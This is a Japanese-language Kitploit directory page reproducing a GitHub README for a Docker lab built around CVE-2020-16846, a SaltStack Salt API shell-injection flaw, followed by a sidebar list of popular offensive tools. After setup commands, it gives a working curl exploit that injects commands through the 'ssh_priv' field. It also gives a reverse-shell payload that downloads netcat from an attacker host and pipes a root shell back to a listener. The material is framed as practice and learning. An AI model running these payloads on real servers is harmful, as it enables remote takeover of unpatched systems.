

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-16846-Saltstack-Salt-API — CVE-2020-16846を悪用するためのDockerベースのラボ環境。SaltStack Salt APIのシェルインジェクション脆弱性で、ステップバイステップの悪用手順とリバースシェルペイロードの例を含みます。 | Kitploit
ツール/GitHubGitHub/zomy22/cve-2020-16846-saltstack-salt-api
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubzomy22/cve-2020-16846-saltstack-salt-api

CVE-2020-16846-Saltstack-Salt-API

CVE-2020-16846を悪用するためのDockerベースのラボ環境。SaltStack Salt APIのシェルインジェクション脆弱性で、ステップバイステップの悪用手順とリバースシェルペイロードの例を含みます。

リポジトリを見る
605年前未レビュー
共有

CVE-2020-16846-Saltstack-Salt-API

脆弱性の説明: SaltStack Salt 3002 以前で問題が発見されました。SSH クライアントが有効な状態で細工された Web リクエストを Salt API に送信すると、シェルインジェクションが発生する可能性があります。この脆弱性の詳細は、以下で確認できます:

https://www.zerodayinitiative.com/blog/2020/11/24/detailing-saltstack-salt-command-injection-vulnerabilities

練習と学習を目的として、私は脆弱なインスタンスを作成し、それをエクスプロイトすることにしました。

脆弱なバージョン: https://github.com/saltstack/salt/releases/tag/v3002

Ubuntu 20.04.03 でテスト済み

手順

Dockerfile を使用して、Docker 内に脆弱なインスタンスを作成します。

Ubuntu VM 上に脆弱なインスタンスを作成したい場合は、salt_setup.sh を実行します。

イメージのビルド

docker build -t salt-image .

コンテナを実行してポートを公開します(実際にエクスプロイトするために必要なのは 8080 のみです)

docker run -p4506:4506 -p4505:4505 -p8000:8000 -it salt-image:latest

api

エクスプロイト

curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"|id>/tmp/test #"}'

reverse_shell

リバースシェル

root@kali:~# curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"| /usr/bin/wget http://$attacker_ip/nc -O /root/nc; chmod +x /root/nc; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|/root/nc $attacker_ip $listener_port >/tmp/f  #"}'

pwned

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    371
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    336
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード






